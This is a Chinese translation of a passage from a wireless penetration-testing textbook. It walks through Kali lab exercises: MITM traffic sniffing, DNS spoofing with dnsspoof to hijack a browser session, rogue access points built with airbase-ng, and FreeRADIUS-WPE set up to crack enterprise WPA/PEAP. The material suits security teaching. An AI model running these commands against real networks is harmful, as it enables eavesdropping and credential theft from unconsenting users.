
1. 设置过滤器 HTTP 来只查看 Web 流量：




2. 我们可以轻易定位用于向接入点发送密码的 HTTP POST 请求。



3. 下面是之前封包的详细视图。



4. 展开 HTTP 协议头，我们会看到我们所输入的密码并没有以纯文本发送，反之它发送了哈希值。如果我们看一看封包，在上一个截图中标号为 64，我们可以看到，有一个 `/md5.js` 的请求，这使我们怀疑它是密码的 MD5 哈希值。有趣的是，在哈希的创建中，如果没有在每个会话层面加盐，这个技巧容易受到重放攻击。我们将其留做一个练习来发现细节，因为这并不是无线安全的一部分，从而超出了这本书的内容。



5. 这展示了在中间人攻击期间，监视器如何轻易窃听由客户端发送的流量。

刚刚发生了什么？

我们准备的 MITM 环境现在允许我们窃听受害者的无线流量，而无需让受害者知道。这是因为在 MITM 中，所有流量都经过攻击者的主机。所以，所有受害者的未加密流量都可被攻击者窃听。

试一试 -- 发现 Google 搜索者

在当今世界，我们都认为我们在 Google 上的搜索都是私密的。很不幸，Google 搜索上的流量都经过 HTTP，并且默认是纯文本。

你可以想出一个智能的过滤器，使你能够使用 Wireshark 来查看受害者所执行的所有 Google 搜索吗？

7.3 无线上的会话劫持

我们可以基于 MITM 执行的另一种有趣的攻击就是应用会话劫持。在 MITM 攻击期间，受害者的封包发往攻击者。攻击者负责将其转发到正常的目的地，并将目的地发回的响应转发给主机。有趣的是，在这个过程中，攻击者可以修改封包的数据（如果没有保护或加密）。这意味着它可以修改、拆解甚至静默丢掉封包。

在下一个例子中，我们会使用准备好的 MITM 环境看一看无线上的 DNS 劫持。之后利用 DNS 劫持，我们将浏览器的会话劫持为 `https://www.google.com` 。

实战时间 -- 无线上的会话劫持

1. 建立中间人攻击环境。在受害者主机上，让我们启动浏览器并输入 `https://www.google.com` 。让我们使用 Wireshark 来监控流量，你的界面应该像这样：

	Time	Source	Destination	Protoco	Info
1	0.000000	IntelCor_35:fc:44	Broadcast	ARP	Who has 192.168.0.1? Tell 192.168.0.197
2	0.000603	D-Link_d2:8e:25	IntelCor_35:fc:44	ARP	192.168.0.1 is at 00:21:91:d2:8e:25
3	0.005758	192.168.0.197	192.168.0.1	DNS	Standard query A google.com
4	1.001276	192.168.0.197	192.168.0.1	DNS	Standard query A google.com
5	2.000004	192.168.0.197	192.168.0.1	DNS	Standard query A google.com
6	3.415114	D-Link_d2:8e:25	Broadcast	ARP	Who has 192.168.0.198? Tell 192.168.0.1
7	3.999838	192.168.0.197	192.168.0.1	DNS	Standard query A google.com
8	7.999001	192.168.0.197	192.168.0.1	DNS	Standard query A google.com
9	8.720771	192.168.0.197	192.168.0.1	DNS	Standard query ANY wpad
10	9.719183	192.168.0.197	192.168.0.1	DNS	Standard query ANY wpad
11	10.719577	192.168.0.197	192.168.0.1	DNS	Standard query ANY wpad

2. 使用 DNS 过滤器，我们可以看到，受害者发出了 `https://www.google.com` 的 DNS 请求：

at0 - Wireshark

Menu Edit View Go Capture Analyze Statistics Telephony Tools Help

Filter: dns Expression... Clear Apply

No.	Time	Source	Destination	Protoco	Info
3	0.005758	192.168.0.197	192.168.0.1	DNS	Standard query A google.com
4	1.001276	192.168.0.197	192.168.0.1	DNS	Standard query A google.com
5	2.000004	192.168.0.197	192.168.0.1	DNS	Standard query A google.com
7	3.999838	192.168.0.197	192.168.0.1	DNS	Standard query A google.com
8	7.999001	192.168.0.197	192.168.0.1	DNS	Standard query A google.com

```
Frame 5: 70 bytes on wire (560 bits), 70 bytes captured (560 bits)
Ethernet II, Src: IntelCor_35:fc:44 (00:22:fb:35:fc:44), Dst: D-Link_d2:8e:25 (00:21:91:d2:8e:25)
Internet Protocol, Src: 192.168.0.197 (192.168.0.197), Dst: 192.168.0.1 (192.168.0.1)
User Datagram Protocol, Src Port: 63500 (63500), Dst Port: domain (53)
Domain Name System (query)
  Transaction ID: 0x72a3
  Flags: 0x0100 (Standard query)
  Questions: 1
  Answer RRs: 0
  Authority RRs: 0
  Additional RRs: 0
  Queries
    google.com: type A, class IN
      Name: google.com
      Type: A (Host address)
      Class: IN (0x0001)
```

3. 为了劫持浏览器会话，我们需要发送伪造的 DNS 响应，它会将 `https://www.google.com` 的 IP 地址解析为黑客主机的 IP `192.168.0.199` 。我们用户这个目的的工具叫做 `dnsspoof` 。它的语法是：

```
dnspoof –i mitm-bridge
```

命令的输出如下：

```
root@kali:~# dnsspoof -i mitm-bridge
dnsspoof: listening on mitm-bridge [udp dst port 53 and not src 192.168.0.199]
```

4. 刷新浏览器创建，现在我们可以在 Wireshark 中看到，只要受害者发送了任何主机（包括 Google）的 DNS 请求，Dnsspoof 都会回应。


Capturing from at0 - Wireshark

Filter: dns

No.	Time	Source	Destination	Protoco	Info
5	7.502037	192.168.0.197	192.168.0.1	DNS	Standard query A google.com
8	7.509354	192.168.0.1	192.168.0.197	DNS	Standard query response A 192.168.0.199
15	9.074664	192.168.0.197	192.168.0.1	DNS	Standard query A download.divx.com
16	9.075605	192.168.0.1	192.168.0.197	DNS	Standard query response A 192.168.0.199
18	10.569675	192.168.0.197	192.168.0.1	DNS	Standard query A www.stopbadware.org
19	10.569832	192.168.0.1	192.168.0.197	DNS	Standard query response A 192.168.0.199

```
Frame 8: 86 bytes on wire (688 bits), 86 bytes captured (688 bits)
Ethernet II, Src: Alfa_3e:bd:93 (00:c0:ca:3e:bd:93), Dst: IntelCor_35:fc:44 (00:22:fb:35:fc:44)
Internet Protocol, Src: 192.168.0.1 (192.168.0.1), Dst: 192.168.0.197 (192.168.0.197)
User Datagram Protocol, Src Port: domain (53), Dst Port: 52664 (52664)
Domain Name System (response)
  [Request In: 5]
  [Time: 0.007317000 seconds]
  Transaction ID: 0xd51d
  Flags: 0x8180 (Standard query response, No error)
  Questions: 1
  Answer RRs: 1
  Authority RRs: 0
  Additional RRs: 0
  Queries
  Answers
    google.com: type A, class IN, addr 192.168.0.199
      Name: google.com
      Type: A (Host address)
      Class: IN (0x0001)
      Time to live: 1 minute
      Data length: 4
      Addr: 192.168.0.199 (192.168.0.199)
```

5. 在受害者主机上，我们会看到不能连接的错误。这是因为我们将 `google.com` 的 IP 地址解析为 `192.168.0.199` ，这是黑客主机的 IP，但是没有监听 80 端口的服务：



6. 让我们在 Kali 上运行 Apache，使用下列命令：

```
apachet2ctl start
```

命令的输出如下：

```
root@kali:~# apache2ctl start
apache2: Could not reliably determine the server's fully qualified domain name,
using 127.0.1.1 for ServerName
```

7. 现在，一旦我们刷新了受害者主机上的浏览器，我们都会收到 `It works!` ，它是Apache 的默认页面。



8. 这个示例表明，可以拦截数据并发送伪造的响应，来劫持受害者的会话。

刚刚发生了什么？

我们使用无线 MITM 作为基础执行了应用劫持攻击。所以这背后到底发生了什么？MITM 准备工作确保了我们能够看到受害者发送的所有封包。只要我们看到了来自受害者的 DNS 请求封包，运行在攻击者笔记本上的 Dnsspoof 就会发送 DNS 响应给受害者，将 `google.com` 解析

为攻击者的主机 IP 。受害者笔记本接受这个响应并且浏览器会向攻击者的 IP 地址的 80 端口发送 HTTP 请求。

在实验的第一个部分，攻击者机器上没有任何进程监听 80 端口，于是 Firefox 返回错误。之后，一旦我们在攻击者主机上的 80 端口（默认端口）开启了 Apache 服务器，浏览器的请求就会收到来自攻击者主机的响应，带有默认的 `It works!` 页面。

这个实验表明，一旦我们完全控制了较低的层级（这里是第二层），我们就能轻易劫持运行在较高层级上的应用，例如 DNS 客户端和 Web 浏览器。

试一试 -- 应用劫持挑战

会话劫持的下一步就是修改客户端发送的数据。Kali 上可用的软件叫做 Ettercap。这会帮助你用于网络的创建搜索和替换的过滤器。

这个挑战中，编写一个简单的过滤器，将网络上所有安全的东西变成不安全的。尝试在 Google 上搜索安全，并看看结果是否显示为不安全。

7.4 发现客户端的安全配置

之前的章节中，我们看到了如何创建开放、WEP 和 WPA 接入点蜜罐，但是当我们看到来自客户端的探测请求时，我们怎么知道探测的 SSID 属于哪个网络呢？

这看起来有些棘手，但解决方案很简单。我们需要创建广播相同 SSID 的接入点，但是拥有不同的安全配置。当漫游客户端搜索网络时，它会基于储存的网络配置自动连接到这些接入点之一。

所以，让我们开始吧！

实战时间 -- 客户端的解除验证攻击

1. 我们假设无线客户端拥有 `Wireless Lab` 网络配置，在它没有连接到任何接入点时，它发送了这个网络的探测请求。为了发现该网络的安全配置，我们需要创建多个接入点。出于我们的讨论，我们假设客户端的配置时开放网络、WEP、WPA-SPK 或者 WPA2-SPK。所以我们需要创建四个接入点。为了完成它，我们首先创建四个虚拟接口 -- `mon0` 到 `mon3` ，多次使用 `airmon-ng start wlan0` 命令：

```
root@kali:~# airmon-ng start wlan0


Found 3 processes that could cause trouble.
If airodump-ng, aireplay-ng or airtun-ng stops working after
a short period of time, you may want to kill (some of) them!
-e
PID     Name
2902    NetworkManager
3201    wpa_supplicant
3213    dhclient
Process with PID 4114 (airbase-ng) is running on interface mon0


Interface       Chipset         Driver

wlan0           Ralink RT2870/3070      rt2800usb - [phy0]
                                (monitor mode enabled on mon2)
mon0            Ralink RT2870/3070      rt2800usb - [phy0]
mon1            Ralink RT2870/3070      rt2800usb - [phy0]
```

2. 你可以使用 `ifconfig -a` 命令看到所有新创建的接口：

```
mon0      Link encap:UNSPEC  HWaddr 80-1F-02-8F-34-D5-00-00-00-00-00-00-00-00
-00
          UP BROADCAST NOTRAILERS RUNNING PROMISC ALLMULTI  MTU:1800  Metric:1
          RX packets:20394 errors:0 dropped:337 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:2800142 (2.6 MiB)  TX bytes:0 (0.0 B)

mon1      Link encap:UNSPEC  HWaddr 80-1F-02-8F-34-D5-00-00-00-00-00-00-00-00
-00
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:1956 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:356424 (348.0 KiB)  TX bytes:0 (0.0 B)

mon2      Link encap:UNSPEC  HWaddr 80-1F-02-8F-34-D5-00-00-00-00-00-00-00-00
-00
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:1772 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:317018 (309.5 KiB)  TX bytes:0 (0.0 B)

mon3      Link encap:UNSPEC  HWaddr 80-1F-02-8F-34-D5-00-00-00-00-00-00-00-00
-00
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:412 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:40134 (39.1 KiB)  TX bytes:0 (0.0 B)
```

3. 现在我们在 `mon0` 上创建开放 AP：

```
root@kali:~# airbase-ng --essid "Wireless Lab" -a AA:AA:AA:AA:AA:AA -c 3 mon0
For information, no action required: Using gettimeofday() instead of /dev/rtc
12:10:20  Created tap interface at1
12:10:20  Trying to set MTU on at1 to 1500
12:10:20  Access Point with BSSID AA:AA:AA:AA:AA:AA started.
```

4. 我们在 `mon1` 上创建 WEP 保护的 AP：

```
root@kali:~# airbase-ng --essid "Wireless Lab" -a BB:BB:BB:BB:BB:BB -W 1 mon1
For information, no action required: Using gettimeofday() instead of /dev/rtc
12:11:26  Created tap interface at2
12:11:26  Trying to set MTU on at2 to 1500

ti_set_mac failed: Cannot assign requested address
You most probably want to set the MAC of your TAP interface.
ifconfig <iface> hw ether BB:BB:BB:BB:BB:BB


12:11:26  Access Point with BSSID BB:BB:BB:BB:BB:BB started.
```

5. WPA-PSK 的 AP 在 `mon2` 上：

```
root@kali:~# airbase-ng --essid "Wireless Lab" -c 3 -a CC:CC:CC:CC:CC:CC -W 1 -z 2 mon2
For information, no action required: Using gettimeofday() instead of /dev/rtc
12:13:07  Created tap interface at3
12:13:07  Trying to set MTU on at3 to 1500
12:13:07  Access Point with BSSID CC:CC:CC:CC:CC:CC started.
```

6. WPA2-PSK 的 AP 在 `3` 上：

```
root@kali:~# airbase-ng --essid "Wireless Lab" -c 3 -a DD:DD:DD:DD:DD:DD -W 1 -Z 2 mon3
For information, no action required: Using gettimeofday() instead of /dev/rtc
12:13:54  Created tap interface at4
12:13:54  Trying to set MTU on at4 to 1500
12:13:54  Trying to set MTU on mon3 to 1800

ti_set_mac failed: Cannot assign requested address
You most probably want to set the MAC of your TAP interface.
ifconfig <iface> hw ether DD:DD:DD:DD:DD:DD


12:13:54  Access Point with BSSID DD:DD:DD:DD:DD:DD started.
```

7. 我们可以在相同频道上执行 `airodump-ng` 来确保所有四个接入点都启动并且运行，像这样：

```
BSSID              PWR  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

00:0B:3B:7C:D0:8D  -93        3        0    0   6  54   WPA2 CCMP   PSK  Downstairs
DD:DD:DD:DD:DD:DD    0       35        0    0   3  54   WPA2 TKIP   PSK  Wireless Lab
BB:BB:BB:BB:BB:BB    0       35        0    0 255  54   WEP  WEP         Wireless Lab
CC:CC:CC:CC:CC:CC    0       35        0    0   3  54   WPA  TKIP   PSK  Wireless Lab
80:1F:02:BF:34:D5    0       80        0    0  11  54   OPN              mitm
AA:AA:AA:AA:AA:AA    0       79        0    0   3  54   OPN              Wireless Lab
9C:D3:6D:2A:7B:C0  -81        3        0    0  11  54e  WPA2 CCMP   PSK  everythingwill
00:22:B0:62:6D:08  -88        4        4    0   1  54e  WPA  TKIP   PSK  Upstairs
```

8. 现在让我们打开漫游客户端上的 WIFI。取决于之前连接到哪个 `Wireless Lab` ，它会连接到该安全配置。这里，它连接到了 WPA-PSK 网络，像这样：

```
root@kali:~# airbase-ng --essid "Wireless Lab" -a AA:AA:AA:AA:AA:AA -c 3 mon0
For information, no action required: Using gettimeofday() instead of /dev/rtc
12:10:20  Created tap interface at1
12:10:20  Trying to set MTU on at1 to 1500
12:10:20  Access Point with BSSID AA:AA:AA:AA:AA:AA started.
Error: Got channel -1, expected a value > 0.
12:10:41  Client 20:10:7A:45:36:61 associated (unencrypted) to ESSID: "Wireless
Lab"
12:10:41  Client 20:10:7A:45:36:61 associated (unencrypted) to ESSID: "Wireless
Lab"
12:10:41  Client 20:10:7A:45:36:61 associated (unencrypted) to ESSID: "Wireless
Lab"
```

刚刚发生了什么？

我们创建了拥有相同 SSID 但是不同安全配置的多个蜜罐。取决于客户端为 `Wireless Lab` 网络储存哪个配置，它会连接到相应的那个。

这个技巧十分实用，因为如果你在执行渗透测试，你不知道客户端的笔记本上是哪个安全配置。这会允许你通过引诱客户端来找到合适的那个。这个技巧也叫作 WIFI 钓鱼。

试一试 -- 引诱客户端

在客户端上创建相同 SSID 的不同配置，并检查你的蜜罐是否能检测它们。

要注意，许多 WIFI 客户端可能不探测储存在配置中的网络。这时就不能使用我们讨论的技巧来检测它们。

小测验 -- 高级 WLAN 攻击

Q1 在 MITM 攻击中，谁是中间人？

1. 接入点。
2. 攻击者。
3. 受害者。
4. 都不是。

Q2 Dnsspoof 能够：

1. 伪造 DNS 请求。
2. 伪造 DNS 响应。
3. 需要在 DNS 服务器上运行。
4. 需要在接入点上运行。

Q3 无线 MITM 攻击可以在 __ 上完成：

1. 同时在所有无线客户端上。
2. 一次在一个频道上。
3. 在任何 SSID 上。
4. 3 和 4。

Q4 在我们的 MITN 准备工作中，那个接口离受害者最近？

1. At0
2. Eth0
3. Br0
4. En0

总结

这一章中，我们了解了如何使用无线作为基础来实现高级攻击。我们为无线上的 MITM 攻击做了一些准备，之后用它来窃听受害者的流量。之后我们使用相同的准备工作，通过 DNS 毒化攻击来劫持受害者的应用层（Web 流量）。

在下一章中，我们会了解如何按照正确的规划、探索和报告阶段来实施无线攻击。我们也会涉及到保护 WLAN 的最佳实践。

第八章 攻击企业级 WPA 和 RADIUS

> 作者：Vivek Ramachandran, Cameron Buchanan
>
> 译者：飞龙

简介

> 个头越大，摔得越惨。
>
> -- 谚语

企业级 WPA 总是自带不可攻破的光环。多数网络管理员认为它对于无线安全问题是个银弹。在这一章中，我们会看到这个真理不再正确了。

这一章中，我们会了解如何使用多种 Kali 包含的工具和技巧，来攻击企业级 WPA。

8.1 配置 FreeRADIUS-WPE

我们需要 RADIUS 服务器来实施企业级 WPA 攻击。最广泛使用的开源 RADIUS 服务器时 FreeRADIUS。但是，它难于配置，并且为每次攻击而配置它十分无聊。

Joshua Wright 是一个知名的安全研究员，他写了一个 FreeRADIUS 的补丁使其易于配置和执行攻击。这个补丁以 FreeRADIUS-WPE 发布。Kali 没有自带 FreeRADIUS-WPE ，所以我们需要执行下列步骤来配置。

1. 访问 `https://github.com/brad-anton/freeradius-wpe` 并且你会找到下载连接：`https://github.com/brad-anton/ freeradius-wpe/raw/master/freeradius-server-wpe_2.:` 。



2. 下载完成之后，在 `ldconfig` 之后使用 `dpkg -i freeradius-server-wpe_2.1.12-1_ i386.deb` 来安装：

```
root@kali:~# dpkg -i freeradius-server-wpe_2.1.12-1_i386.deb
Selecting previously unselected package freeradius-server-wpe.
(Reading database ... 345364 files and directories currently installed.)
Unpacking freeradius-server-wpe (from freeradius-server-wpe_2.1.12-1_i386.deb)
..
Setting up freeradius-server-wpe (2.1.12-1) ...
Processing triggers for man-db ...
```

我们现在需要快速在 Kali 上配置 Radius 服务器。

实战时间 -- 使用 FreeRADIUS-WPE 建立 AP

1. 将接入点的 LAN 端口之一连接到你的 Kali 主机的以太网端口。我们这里的接口是 `eth0` 。启动这个接口并通过运行 DHCP 获得 IP 地址，像这样：

```
root@kali:~# dhclient eth0
Reloading /etc/samba/smb.conf: smbd only.
RTNETLINK answers: File exists
root@kali:~# ping 192.168.1.1
PING 192.168.1.1 (192.168.1.1) 56(84) bytes of data.
64 bytes from 192.168.1.1: icmp_req=1 ttl=128 time=0.992 ms
64 bytes from 192.168.1.1: icmp_req=2 ttl=128 time=0.820 ms
^C
--- 192.168.1.1 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1001ms
rtt min/avg/max/mdev = 0.820/0.906/0.992/0.086 ms
root@kali:~#
```

2. 登录接入点，将安全模式设为 WPA/WPA2-Enterprise，将 `Version` 设为 WPA2，将 `Encryption` 设为 AES。之后，在 `EAP (802.1x)` 部分下面，输入 Radius 服务器 IP 地址，就是你的 Kali 的 IP 地址。 `Radius Password` 是 `test` ，像这样：

WPA/WPA2 - Enterprise

Version:	WPA2
Encryption:	AES
Radius Server IP:	192.168.0.130
Radius Port:	1812 (1-65535, 0 stands for default port 1812)
Radius Password:	test
Group Key Update Period:	0 (in second, minimum is 30, 0 means no update)

3. 让我们现在打开新的终端，访问目录 `/usr/local/etc/raddb` 。这是所有 FreeRADIUS-WPE 配置文件存放的地方。

```
root@kali:/usr/local/etc/raddb# ls
acct_users                  clients.conf        ldap.attrmap    sites-available
attrs                       dictionary          modules         sites-enabled
attrs.access_challenge      eap.conf            policy.conf     sql
attrs.access_reject         example.pl          policy.txt      sql.conf
attrs.accounting_response   experimental.conf   preproxy_users  sqlippool.conf
attrs.pre-proxy             hints               proxy.conf      templates.conf
certs                       huntgroups          radiusd.conf    users
```

4. 让我们打开 `eap.conf` 。你会发现 `default_eap_type` 设为了 MD5，让我们将它改为 `peap` 。

```
GNU nano 2.2.6              File: eap.conf                    Modified

                #  The incoming EAP messages DO NOT specify which EAP
                #  type they will be using, so it MUST be set here.
                #
                #  For now, only one default EAP type may be used at a time.
                #
                #  If the EAP-Type attribute is set by another module,
                #  then that EAP type takes precedence over the
                #  default type configured here.
                #
                default_eap_type = peap
```

5. 让我们打开 `clients.conf` 。这就是我们定义客户端白名单的地方，它们能够连接到我们的 Radius 服务器。有趣的是，如果你浏览到下面，忽略设置示例，范围 `192.168.0.0/16` 的 `secret` 默认设为 `test` ，这就是我们步骤 2 中所使用的。

```
GNU nano 2.2.6              File: clients.conf

#  Un-comment this section, and edit a "listen" section to add:
#  "clients = per_socket_clients".  That IP address/port combination
#  will then accept ONLY the clients listed in this section.
#
#per_socket_clients {
#       client 192.168.3.4 {
#               secret = testing123
#        }
#}

client 192.168.0.0/16 {
        secret          = test
        shortname       = testAP
}
```

6. 我们现在使用 `radiusd -s -X` 命令启动 RADIUS 服务器。

```
root@kali: ~
File  Edit  View  Search  Terminal  Help
root@kali:~# radiusd -s -X
```

7. 一旦启动完毕，你会在屏幕上看到一堆调试信息，但是最后服务器会安顿下来并监听端口。太棒了！我们现在可以开始这一章的实验了。

```
root@kali: ~
File Edit View Search Terminal Help
listen {
        type = "acct"
        ipaddr = *
        port = 0
}
listen {
        type = "control"
 listen {
        socket = "/usr/local/var/run/radiusd/radiusd.sock"
 }
}
listen {
        type = "auth"
        ipaddr = 127.0.0.1
        port = 18120
}
 ... adding new socket proxy address * port 45609
Listening on authentication address * port 1812
Listening on accounting address * port 1813
Listening on command file /usr/local/var/run/radiusd/radiusd.sock
Listening on authentication address 127.0.0.1 port 18120 as server inner-tunnel
Listening on proxy address * port 1814
Ready to process requests.
```

刚刚发生了什么？

我们成功配置了 FreeRADIUS-WPE。我们会在这一章的实验的剩余部分使用它。

试一试 -- 玩转 RADIUS

FreeRADIUS-WPE 拥有大量选项。使你自己熟悉它们是个好的主意。花费时间来查看不同的配置文件，以及它们如何协同工作非常重要。

8.2 攻击 PEAP

受保护的可扩展的身份验证协议（PEAP）是 EAP 的最广泛使用的版本。这是 Windows 原生自带的 EAP 机制。

PEAP 拥有两个版本：

- 使用 EAP-MSCHAPv2 的 PEAPv0（最流行的版本，因为 Windows 原生支持）。
- 使用 EAP-GTC 的 PEAPv1。

PEAP 使用服务端的证书来验证 RADIUS 服务器。几乎所有 PEAP 的攻击都会利用证书验证的不当配置。

下一个实验中，我们会看一看如何在客户端关闭证书验证的时候破解 PEAP。

实战时间 -- 破解 PEAP

遵循以下指南来开始：

1. 再次检查 `eap.conf` 文件来确保开启了 PEAP：

```
  GNU nano 2.2.6              File: eap.conf                          Modified

                # The incoming EAP messages DO NOT specify which EAP
                # type they will be using, so it MUST be set here.
                #
                # For now, only one default EAP type may be used at a time.
                #
                # If the EAP-Type attribute is set by another module,
                # then that EAP type takes precedence over the
                # default type configured here.
                #
                default_eap_type = peap
```


2. 之后重启 RADIUS 服务器，使用 `radiusd -s -X`：

```
root@kali: ~
File  Edit  View  Search  Terminal  Help
listen {
        type = "acct"
        ipaddr = *
        port = 0
}
listen {
        type = "control"
 listen {
        socket = "/usr/local/var/run/radiusd/radiusd.sock"
 }
}
listen {
        type = "auth"
        ipaddr = 127.0.0.1
        port = 18120
}
 ... adding new socket proxy address * port 45609
Listening on authentication address * port 1812
Listening on accounting address * port 1813
Listening on command file /usr/local/var/run/radiusd/radiusd.sock
Listening on authentication address 127.0.0.1 port 18120 as server inner-tunnel
Listening on proxy address * port 1814
Ready to process requests.
```

3. 监控由 FreeRADIUS-WPE 创建的日志文件：

```
root@kali:/usr/local/var/log/radius# tail -f freeradius-server-wpe.log
```

